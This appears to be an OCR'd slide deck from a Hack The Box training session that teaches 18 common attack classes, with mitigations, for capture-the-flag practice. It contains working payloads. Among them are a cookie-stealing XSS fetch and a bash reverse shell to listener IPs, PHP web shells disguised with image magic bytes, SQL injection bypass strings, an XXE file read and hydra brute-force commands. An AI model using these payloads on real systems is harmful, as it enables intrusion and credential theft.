HACKTHEBOX

Hack The Box

>_ End of Year Bingo

Antoine Neuenschwander & Steven Glogger

BDO

Todays Content

Bingo Time!

Enjoy & Learn together

Cheese!

Enjoy an original Swiss (Valais) Raclette
by Nicolas & Steven

SQL Injection

Cross-Site Scripting (XSS)

Path / Directory Traversal

Command Injection (RCE)

Server-Side Request Forgery (SSRF)

IDOR (Insecure Direct Object Ref)

XXE (XML External Entity)

Choose!

Server-Side Template Injection (SSTI)

File Upload Vulnerabilities

Brute Force & Weak Credentials

SMB Enumeration

Linux Privilege Escalation

Windows Privilege Escalation

Kerberoasting (Active Directory)

JWT Manipulation

Buffer Overflow (Stack)

Broken Access Control

Info Disclosure (.git)

Full Reset

Quit

1. SQL Injection

What is it?

SQL injection occurs when user input is unsafely inserted into a database query.

Types of SQLi

- **In-band (classic):** Results are returned directly (e.g. UNION-based).
- **Blind:** No direct error messages; you have to ask the database "questions" (true/false or time-based).
- **Error-based:** Database error messages reveal information about the internal structure.

Impact

- Data leakage (dumping the entire database)
- Authentication bypass (logging in without a password)
- Data manipulation or deletion
- Possible RCE (e.g. via `xp_cmdshell` or `INTO OUTFILE`)

Mitigation: Use prepared statements (parameterized queries) and never concatenate user input into SQL strings.

1. SQL Injection

Exploitation

- Auth Bypass: `admin' OR '1'='1`
- Enumeration: `' UNION SELECT 1, database), user) -`
- Automation: `sqlmap -u "url" - dbs`

- `SELECT * FROM users WHERE username = 'admin' AND password = 'letmein';`

`Username (' OR 1=1 -- -) modifies the statement:`

- `SELECT * FROM users WHERE username = '' OR 1=1 -- -'' AND password = 'invalid password';`

```
dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-;
PHPSESSID=c5edah6kbphn8r3oe3p484pdp2;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada;
JSESSIONID=6075DB5AD6333803E04262B5803F1F5B
Authorization: Basic Z3Vlc3Q6Z3Vlc3Q=
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 128

account_number=101 AND 1=((SELECT pin FROM pins WHERE cc_number =
'1111222233334444')=1111)&SUBMIT=Go%21
```

Useful Tools & Links

SQL Map | Burp Suite | SQL Ninja

- https://www.hackthebox.com/files/cheatsheet-sql-injection-fundamentals.pdf
- https://book.hacktricks.wiki/en/pentesting-web/sql-injection/index.html
- https://portswigger.net/support/using-burp-to-exploit-blind-sql-injection-bugs

Return to Quiz

2. Cross-Site Scripting (XSS)

What is it?

Injection of malicious JavaScript code into a trusted website.
The code is executed in the victim's browser.

Variants

- **Reflected:** Payload is returned directly in the response (e.g. search field).
- **Stored:** Payload is stored in the database (e.g. comment) and loaded later by the client/user.
- **DOM-based:** Manipulation of the DOM in the client's browser.

Impact

- Session Hijacking (Cookie Theft)
- Account Takeover
- Credential Harvesting (Phishing)
- Keylogging & Data Exfiltration
- Malicious Redirection
- Phishing (Fake Login Credentials)

Mitigation: Sanitize and validate user input, properly encode all output, set the `HttpOnly; Secure; SameSite=Strict` flag on cookies, and enforce a strict Content Security Policy (CSP) (`Content-Security-Policy: default-src 'self'; script-src 'self'`)

2. Cross-Site Scripting (XSS)

Exploitation

- The Classic (Proof of Concept)


```
<script>alert('XSS')</script>
javascript:alert('XSS')
```

- The Data Exfiltration (Cookie Stealing)

```
<script>fetch('http://10.10.14.5/?cookie='
+ document.cookie)</script>
```

- The Filter Bypass (Event Handlers)

```
<img src=x onerror=alert(1)>
```



Useful Tools & Links

XSStrike | Burp Suite | BeEF | XSSer

- https://book.hacktricks.wiki/en/pentesting-web/xss-cross-site-scripting/index.html
- https://beefproject.com
- https://github.com/s0md3v/XSStrike

Return to Quiz

3. Path / Directory Traversal

What is it?

A vulnerability that allows breaking out of the web root directory and accessing files on the file system (LFI - Local File Inclusion).

Typical Targets

- `/etc/passwd` (Linux Users), win.ini
- **The Flag**
- Log-Files
- Source-code of the application
- Configuration data
- SSH Keys
- ...

Impact

- Sensitive Information Disclosure (files, configs)
- Credential Harvesting (DB passwords, API keys)
- Source Code Disclosure (Business logic leak)
- Server & OS Enumeration (Usernames, paths)
- Remote Code Execution (RCE)
  (If combined with file upload)

Mitigation: Validate user input against a whitelist of allowed filenames. Avoid direct file API calls with user input.

3. Path / Directory Traversal

Exploitation

- Use `../` sequences to navigate around

Bypass filter:

- URL Encoding `%2e%2e&2f`
- Double URL Encoding `%252e%252e%252f`
- Null Byte (old PHP Versions): `../../etc/passwd%00`

Examples:

- `GET /image?filename=../../../../etc/passwd`
- HTB Tip: Search for id_rsa Keys in `/home/<user>/.ssh/id_rsa`




Figure 1: Directory traversal allowing an arbitrary file read

Useful Tools & Links

DotDotPwn | Burp Suite | Gobuster (Fuzzing)

- https://book.hacktricks.wiki/en/pentesting-web/file-inclusion/index.html
- https://github.com/wireghoul/dotdotpwn

Return to Quiz

4. Command Injection (RCE)

What is it?

One of the most critical vulnerabilities. It occurs when an application executes system commands using unsanitized user input.

Operators

- `;` (Linux command separator)
- `&&` (AND - if first command is successfull)
- `||` (OR - if first command fails)
- `|` (Pipe)
- `$()` or `` ` ` `` (Command Substitution)

Impact

- Remote Code Execution (RCE)
- Full System Compromise (Root/Administrator access)
- Data Exfiltration (Access to files/DBs on the OS)
- Lateral Movement / Pivoting (Attack internal network)
- Denial of Service (Deleting files, crashing services)

Mitigation: Avoid direct system calls like *exec* or *system*. Use language-specific APIs for tasks (e.g., use native File-Handling libraries instead of shell commands).

4. Command Injection (RCE)

Exploitation

- Test for Blind Injection (e.g., using `sleep 5` to pause execution).
- Orientation: `whoami`, `pwd`, `ls -la`
- Reverse Shell: The Holy Grail. Connect back to your listener to gain interactive control.

  `sh -i >& /dev/tcp/10.10.10.10/9001 0>&1`

Examples:

- `ping 1.1.1.1` gets `ping 1.1.1.1; whoami`

```
ping -n 3 192.168.2.2&hostname

Pinging 192.168.2.2 with 32 bytes of data:
Reply from 192.168.2.2: bytes=32 time<1ms TTL=128
Reply from 192.168.2.2: bytes=32 time<1ms TTL=128
Reply from 192.168.2.2: bytes=32 time<1ms TTL=128

Ping statistics for 192.168.2.2:
    Packets: Sent = 3, Received = 3, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms

Win_7_Ultimate
```

Useful Tools & Links

DotDotPwn | Burp Suite | RevShells.com

- https://book.hacktricks.wiki/en/pentesting-web/command-injection.html
- https://www.revshells.com
- https://github.com/commixproject/commix
  https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Command%20Injection

Return to Quiz

5. Server-Side Request Forgery (SSRF)

What is it?

The attacker compels the server to send requests to internal or external resources that are otherwise inaccessible to the attacker.

Typical Targets

- Internal Admin Panels (localhost:8080)
- Cloud Metadata (AWS: `http://169.254.169.254/latest/meta-data/`)
- Internal Services (Redis, MongoDB, ...)

Impact

- Internal Network Reconnaissance (Port scanning the intranet)
- Unauthorized Access (Internal admin panels & APIs)
- Sensitive Data Exposure (Stealing Cloud Credentials/Metadata)
- Bypass of Firewalls & ACLs (Server IP is trusted)
- Remote Code Execution (RCE) (Chaining with services like Redis)

Mitigation: Secure the application by validating all user input against a whitelist and enforcing the principle of least privilege.

5. Server-Side Request Forgery (SSRF)

Exploitation

- Identify the Endpoint and abuse it, e.g. with burp

  `GET /api/image?url=http://attacker.com/test`

- AWS > `http://169.254.169.254/latest/meta-data/iam/security-credentials/{role-name}`

```
usage: ssrfmap.py [-h] [-r REQFILE] [-p PARAM] [-m MODULES] [-l HANDLER]
                  [-v [VERBOSE]] [--lhost LHOST] [--lport LPORT]
                  [--uagent USERAGENT] [--ssl [SSL]] [--level [LEVEL]]

optional arguments:
  -h, --help          show this help message and exit
  -r REQFILE          SSRF Request file
  -p PARAM            SSRF Parameter to target
  -m MODULES          SSRF Modules to enable
  -l HANDLER          Start an handler for a reverse shell
  -v [VERBOSE]        Enable verbosity
  --lhost LHOST       LHOST reverse shell
  --lport LPORT       LPORT reverse shell
  --uagent USERAGENT  User Agent to use
  --ssl [SSL]         Use HTTPS without verification
  --level [LEVEL]     Level of test to perform (1-5, default: 1)

Examples:
    python ssrfmap.py -r data/request2.txt -p url -m portscan
    python ssrfmap.py -r data/request.txt -p url -m redis
    python ssrfmap.py -r data/request.txt -p url -m portscan --ssl --uagent "SSRFmapAgent"
    python ssrfmap.py -r data/request.txt -p url -m redis --lhost=127.0.0.1 --lport=4242 -l 4242
```

Useful Tools & Links

SSRFmap **Burp Suite**

- https://book.hacktricks.wiki/en/pentesting-web/ssrf-server-side-request-forgery/index.html
- https://portswigger.net/web-security/ssrf
- https://github.com/swisskyrepo/SSRFmap

Return to Quiz

6. IDOR (Insecure Direct Object Ref)

What is it?

Very Deadly :) Occurs when an application provides direct access to objects based on user input without verifying authorization.

Example

- Example: Changing the ID in the URL.
- `https://api.htb.com/invoice?id=1001`

Change to:

- `https://api.htb.com/invoice?id=1002`
- Result: Access to other users' data!

- `user_id=1`
- `?account=1005`
- `order_id=500`
- `PUT /api/users/1`

Mitigation: Strictly enforce server-side access controls to verify ownership before granting access. Use unguessable IDs, like UUIDs, to prevent attackers from enumerating records.

Impact

- Unauthorized Data Access (PII, invoices, medical records)
- Horizontal Privilege Escalation (Accessing accounts of users with same rights)
- Vertical Privilege Escalation (Accessing administrative functions)
- Account Takeover (Modifying data for takeover)
- Data Manipulation (Altering or deleting critical records)

Useful Tools & Links

FFuf | Burp Suite | SQLmap | OWASP ZAP

- https://book.hacktricks.wiki/en/pentesting-web/idor.html
- https://github.com/ffuf/ffuf

Return to Quiz

7. XXE (XML External Entity)

What is it?

Occurs when an XML parser is configured to process external entities. An attacker can exploit this to read local files or perform SSRF.

Example

- Example: Changing the ID in the URL.

```
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >
]>
<foo>&xxe;</foo>
```

Mitigation: Disable DTD processing and external entities in the XML parser

Impact

- Sensitive Data Disclosure (e.g. /etc/passwd)
- Server-Side Request Forgery (SSRF)
  (e.g. Scanning internal ports & services)
- Denial of Service (DoS)
- Remote Code Execution (RCE) (via PHP `expect://` wrapper)
- Data Exfiltration (e.g. using wrappers)

Useful Tools & Links

Burp Suite **XXEinjector**

- https://book.hacktricks.wiki/en/pentesting-web/xxe-xee-xml-external-entity.html
- https://github.com/enjoiz/XXEinjector

Return to Quiz


8. Server-Side Template Injection (SSTI)

What is it?

Web apps use templates (Jinja2, Twig, Smarty) to render data. If user input enters the template without proper filtering, code can be executed on the server.

Example

- Send mathematical operations: `{{7*7}}`
- If the output is 49 → Vulnerable!
- If the output is {{7*7}} → Safe.



Impact

- Remote Code Execution (RCE)
- Sensitive Data Exposure (config, env var, source code)
- Internal Network Scanning
- File System Access (Reading arbitrary files, similar to LFI)
- Denial of Service

Mitigation: Never concatenate user input directly into template strings. Always pass input as context variables to ensure it is treated as data, not executable code

Useful Tools & Links

Burp Suite **tplmap**

- https://book.hacktricks.wiki/en/pentesting-web/ssti-server-side-template-injection/index.html
- https://portswigger.net/web-security/server-side-template-injection
- https://github.com/epinna/tplmap

Return to Quiz

9. File Upload Vulnerabilities

What is it?

Upload forms are often the easiest path to RCE.
The goal is to upload and execute a malicious script (web shell).

Bypass Techniques

- Extension Renaming: shell.jpg.php, shell.php5, ...
- Content-Type Spoofing: Change the MIME type in the request to `image/jpeg`
- Magic Bytes:

PNG magic bytes: 89 50 4E 47 0D 0A 1A 0A

```
echo -e "\x89\x50\x4E\x47\x0D\x0A\x1A\x0A<?php system(\$_GET['cmd']); ?>" > shell.php
```

JPEG magic bytes: FF D8 FF

```
echo -e "\xFF\xD8\xFF<?php system(\$_GET['cmd']); ?>" > shell.php
```

GIF magic bytes: 47 49 46 38 39 61

```
echo "GIF89a<?php system(\$_GET['cmd']); ?>" > shell.php
```

Impact

- Remote Code Execution (RCE)
- Privilege Escalation
- Denial of Service (DoS)
- Replay Attacks (Reusing valid serialized session tokens)
- Injection Attacks (SQLi or Command Injection)

Mitigation: Avoid deserializing data from untrusted sources. If necessary, enforce strict type checking and use cryptographic signatures to verify data integrity before processing.

Useful Tools & Links

Burp Suite

- https://book.hacktricks.wiki/en/pentesting-web/file-upload/index.html

Return to Quiz

10. Brute Force & Weak Credentials

What is it?

Often it is simple passwords or default logins (admin/admin) that grant access.

Important Services

- SSH (22): `hydra -l user -P rockyou.txt ssh://target`
- FTP (21): Check for anonymous logins!
- Web Forms: HTTP POST form attacks.
- `hydra -L /usr/share/wordlists/john.lst -P /usr/share/wordlists/john.lst -f 10.129.160.74 -s 80 http-form-post "/index.php:username=^USER^&password=^PASS^:F=Wrong Credentials" -t 10 -w 20`
- `hydra -l anna -P /usr/share/wordlists/rockyou.txt -f 10.102.63.213 -s 80 http-get /webdav/`
- Memory! (SSH Login)

Impact

- Unauthorized Access
- Account Takeover
- Privilege Escalation (Guessing root or admin passwords)
- Data Exfiltration (Accessing sensitive data after successful login)
- Lateral Movement (Using valid credentials to move)

Mitigation: Strong passwords, multi-factor authentication, Fail2Ban

Useful Tools & Links

Hydra | Medusa | Hashcat | John

- https://book.hacktricks.wiki/en/generic-hacking/brute-force.html
- `/usr/share/seclists` and `/usr/share/wordlists` are your friend as dictonaries

Return to Quiz

11. SMB Enumeration

What is it?

Running on ports 139 / 445. SMB (Server Message Block) is a goldmine in Windows networks. Sensitive data is often found on open shares.

Checklist

- Null Session: Is login without user/password possible?
- List Shares: `smbclient -L //ip`
- CrackMapExec: `cme smb ip -u 'guest' -p '' --shares`
- EternalBlue: Check for MS17-010 for immediate system access

Impact

- Sensitive Data Disclosure (Finding passwords/configs on open shares)
- Remote Code Execution (RCE) (via EternalBlue/MS17-010)
- Lateral Movement (Using creds with psexec)
- Credential Dumping (Accessing the SAM database or LSA secrets)

Mitigation: Disable the legacy SMBv1 protocol to prevent critical exploits like EternalBlue, and enforce SMB signing to neutralize NTLM relay attacks

Useful Tools & Links

BloodHound

smbclient | CrackMapExec | Metasploit | Impacket

- https://book.hacktricks.wiki/en/network-services-pentesting/pentesting-smb/index.html

Return to Quiz

12. Linux Privilege Escalation

What is it?

After gaining initial access, the goal is becoming root

Checklist

- **Sudo** rights: `sudo -l`
  (What commands can I run as root?)
- **SUID binaries**: `find / -perm -4000 2>/dev/null`
- **Cron jobs**: Are there scripts running that I can modify?
- Pro Tip: **Use LinPeas** ☺
- Kernel exploits: DirtyCow, PwnKit, etc.

Impact

- Full System Compromise & Sensitive Data Access (Reading /etc/shadow, SSH keys, or configs)
- Persistence (Creating backdoors via Cron, hidden users)
- Defense Evasion (Clearing logs, history, or disabling security tools)
- Lateral Movement

Mitigation: Enforce the principle of least privilege by strictly limiting sudo permissions, auditing SUID binaries, keep kernel patched and software updated (threat model)

Useful Tools & Links

LinPeas **Metasploit**

- https://book.hacktricks.wiki/en/linux-hardening/linux-privilege-escalation-checklist.html = LinPeas ☺
- https://github.com/peass-ng/PEASS-ng/tree/master/linPEAS
  (DONT GOOGLE FOR LINPEAS)

Return to Quiz

13. Windows Privilege Escalation

What is it?

Goal is to elevate permissions from a standard user to `Administrator` or `NT AUTHORITY\SYSTEM`. With this we get full control over the maschine.

Checklist

- Kernel exploits: Use suggesters to identify potential issues
- Services: Unquoted service paths, weak permissions on service binaries
- AlwaysInstallElevated: MSI installer privileges
- Token impersonation: Techniques such as JuicyPotato / RottenPotato /

Impact

- Full System Compromise (Gaining Administrator / SYSTEM)
- Credential Dumping (NTLM hashes from SAM or LSASS)
- Persistence (via Services, Registry keys, or Sched. Tasks)
- Defense Evasion (Disabling Defender, clearing Event Logs)
- Lateral Movement (Using extracted hashes/tickets to access other domain machines)

> **Mitigation:** Enforce the principle of least privilege, patch the OS aggressively to prevent kernel exploits, and harden configurations to eliminate weak service permissions and unquoted paths

Useful Tools & Links

WinPeas | Metasploit | Seatbelt

- https://github.com/peass-ng/PEASS-ng/tree/master/winPEAS
- https://book.hacktricks.wiki/en/windows-hardening/checklist-windows-privilege-escalation.html

Return to Quiz

14. Kerberoasting (Active Directory)

What is it?

An attacker with valid user credentials can request Service Tickets (TGS) for service accounts. Tickets are encrypted with the service account's NTLM hash.

Process

1) List service accounts (SPNs)
2) Request TGS tickets (e.g., using Impacket's `GetUserSPNs.py`
3) Obtain the hash offline
4) Attempt to crack the hash with Hashcat (mode 13100)

Silver & Golden Tickets = Forgery != Kerberoasting (Stealing)

Impact

- Credential Compromise
- Privilege Escalation
- Lateral Movement
- Persistence (Generating "Silver Tickets" using the compromised NTLM hash)

Mitigation: Enforce strong, complex passwords (25+ characters) for all service accounts to prevent offline cracking, and use Group Managed Service Accounts where possible to automate password rotation

Useful Tools & Links

Mimikatz | Metasploit | Rubeus

- https://book.hacktricks.wiki/en/windows-hardening/active-directory-methodology/kerberoast.html

Return to Quiz

15. JWT Manipulation

What is it?

The goal is to tamper with the token's payload or header to forge a valid session. Impersonate other users (Account Takeover) or elevate privileges to Administrator without knowing the actual credentials.

Attacks

- None Algorithm: Change `alg: "HS256"` to `alg: "none"` and remove the signature.
- Weak Secret/Brute Force: Attempt to crack the signing secret (Hashcat mode 16500).
- Information Disclosure: Base64-decoding the payload often reveals user IDs or roles.

Impact

- Account Takeover (Impersonating users)
- Privilege Escalation (Changing claims to "role": "admin")
- Authentication Bypass (Forcing the server to accept unsigned tokens via the "None" algorithm)
- Information Disclosure (Decoding the base64 payload)

Mitigation: Always verify the token signature on the server using a strong, secret key and explicitly allow-list signing algorithms to prevent 'None' algo or Key Confusion attacks


Useful Tools & Links

jwt_tool | Hashcat

- https://book.hacktricks.wiki/en/pentesting-web/hacking-jwt-json-web-tokens.html

Return to Quiz

16. Buffer Overflow (Stack)



What is it?

The goal is to overwrite the instruction pointer (EIP/RIP) by writing more data than a buffer can handle. This redirects the program's execution flow to run malicious shellcode injected by the attacker.

Steps

1) Fuzzing: When does the application crash?
2) Offset: At which exact position does EIP get overwritten?
3) Bad Characters: Which bytes are disallowed? (`\x00`)
4) JMP ESP: Identify an address used for redirecting execution flow.
5) Shellcode: Generate Reverse Shell payload

Impact

- Remote Code Execution (RCE)
- Privilege Escalation (If program runs with SUID or)
- Denial of Service (DoS) (Crashing the application via segmentation faults)
- Control Flow Hijacking (Bypassing auth or logic checks)

Mitigation: Compile binaries with security features like ASLR, DEP/NX, and Stack Canaries enabled, and strictly avoid unsafe functions like `strcpy` in favor of bounds-checking alternatives

Useful Tools & Links

gdb | ropper | ROPgadget | Pwntools

- https://book.hacktricks.wiki/en/binary-exploitation/stack-overflow/index.html?highlight=buffer%20overflow#stack-overflow
- https://github.com/JonathanSalwan/ROPgadget
- https://github.com/sashs/Ropper

Return to Quiz

17. Broken Access Control

What is it?

The goal is to bypass restrictions that control what authenticated users can do. Attackers aim to access data, functionality, or system resources that should be restricted to other users or administrators.

Escalation

A user is able to perform actions they should not be allowed to do:

- Vertical: User → Admin (e.g., guessing an admin panel URL such as `/admin`).
- Horizontal: User A → User B (unauthorized access to another user's data).

→ Manipulate cookies or hidden fields, or attempt to access restricted URLs (force browsing).

Impact

- Unauthorized Information Disclosure
- Privilege Escalation (e.g. acting as an administrator)
- Data Manipulation / Integrity Loss / Account Takeover (Modifying or deleting data belonging to others)
- Functionality Abuse (Accessing hidden API endpoints or admin panels)

Mitigation: Implement centralized, server-side authorization checks for every request, ensuring that the user has the explicit permission to access the requested resource or perform the action

Useful Tools & Links

Burp Suite | Ffuf/Gobuster | Arjun

- https://github.com/s0md3v/Arjun

Return to Quiz

18. Info Disclosure (.git)

What is it?

The goal is to discover hidden configuration or version control files inadvertently exposed in the public web root. Attackers use these to reconstruct the entire source code or extract hardcoded secrets (API keys, passwords) without needing authentication.

Targets

- .git/: Entire version history (allows reconstruction of source code).
- .env: Environment variables (API Keys, DB Passwords).
- Backup Files: config.php.bak, index.php~

Impact

- Source Code Theft (Reconstructing the entire application)
- Credential Leakage (DB passwords, keys, API tokens)
- Intellectual Property Loss (Access to proprietary algorithms and business logic)
- Expanded Attack Surface (Finding hidden endpoints or unpatched dependencies in the code)

Mitigation: Configure the web server to strictly deny access to all hidden files (starting with a dot) and ensure backup files are never stored in the public web root.

Useful Tools & Links

LeakIX | Ffuf/Gobuster | git-dumper | robots.txt

- https://leakix.net (+plugin:"GitConfigHttpPlugin" +token)

Return to Quiz

Now: Raclette! ☺